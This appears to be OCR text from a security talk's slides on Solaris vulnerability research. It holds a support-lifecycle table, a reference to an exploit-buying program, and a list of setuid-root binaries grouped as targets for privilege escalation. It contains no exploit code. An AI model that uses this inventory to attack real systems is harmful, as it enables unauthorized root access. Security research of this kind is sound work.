


Ned Williamson


“Get your
hands dirty!”


Release	GA Date	Premier Support Ends	Extended Support Ends	Sustaining Support Ends
Solaris 8 [5]	Feb 2000	Mar 2009	Mar 2012	Indefinite
Trusted Solaris 8.x [1]	Sep 2002	Mar 2012	Not Available	Indefinite
Solaris 9	Mar 2002	Oct 2011	Oct 2014	Indefinite
Solaris Legacy Containers [3]	Dec 2010	Oct 2011	Jan 2024	Indefinite
Solaris 10 [2,4]	Jan 2005	Jan 2018	Jan 2024	Indefinite
Solaris 11 [2,4,6]	Nov 2011	Nov 2031	Nov 2034	Indefinite

Source: https://www.oracle.com/us/assets/lifetime-support-hardware-301321.pdf



Source: https://zerodium.com/program.html


“Your bug,
your choice.”



Source: https://www.oracle.com/solaris/solaris11/downloads/solaris11-vm-templates-downloads.html



POLAND
Warszawa
BELARUS
Minsk
Vilnius
Riga
Moscow
UKRAINE
Kiev
Lviv
Krakow
Poznan
Berlin
Frankfurt
Munchen
Vienna
AUSTRIA
Bratislava
SLOVAKIA
Budapest
HUNGARY
ROMANIA
Bucharest
Zagreb
CROATIA
Belgrad
SERBIA
Sofia
BULGARIA
ITALY
San Marino
Andorra
Lyon
TURKEY
Tunis
TUNISIA
El Djazair
(Algiers)
Oran
Tripoli

```
# su + passwd
-r-sr-sr-x   1 root     sys        26764 Jun 13  2012 /usr/bin/passwd
-r-sr-xr-x   1 root     sys        25124 Sep 22  2010 /usr/bin/su

# newtask + newgrp
-r-sr-xr-x  68 root     bin         5792 Jul  4  2011 /usr/bin/newtask
-r-sr-xr-x   1 root     sys        14372 Jan 23  2005 /usr/bin/i86/newtask
-r-sr-xr-x   1 root     sys        23968 Jan 23  2005 /usr/bin/amd64/newtask
-rwsr-xr-x   1 root     sys        10324 Jan 23  2005 /usr/bin/newgrp

# volume ops
-r-sr-xr-x   1 root     bin        14468 Jan 23  2005 /usr/bin/eject
-r-sr-xr-x   1 root     bin        48252 Feb  2  2012 /usr/bin/rmformat
-r-sr-xr-x   1 root     bin        14280 Jan 23  2005 /usr/bin/volrmmount
-rwsr-xr-x   1 root     bin        55660 Apr 25  2012 /usr/bin/cdrw
-r-sr-xr-x   1 root     bin        27144 Jan 20  2012 /usr/bin/fdformat

# rservices
-r-sr-xr-x   1 root     bin        41104 Oct  5  2012 /usr/bin/rcp
-r-sr-xr-x   1 root     bin        31828 Oct  5  2012 /usr/bin/rlogin
-r-sr-xr-x   1 root     bin        27200 Oct  5  2012 /usr/bin/rsh

# pfexec
-r-sr-xr-x   1 root     bin        14300 Jan 23  2005 /usr/bin/pfexec
```


Static analysis

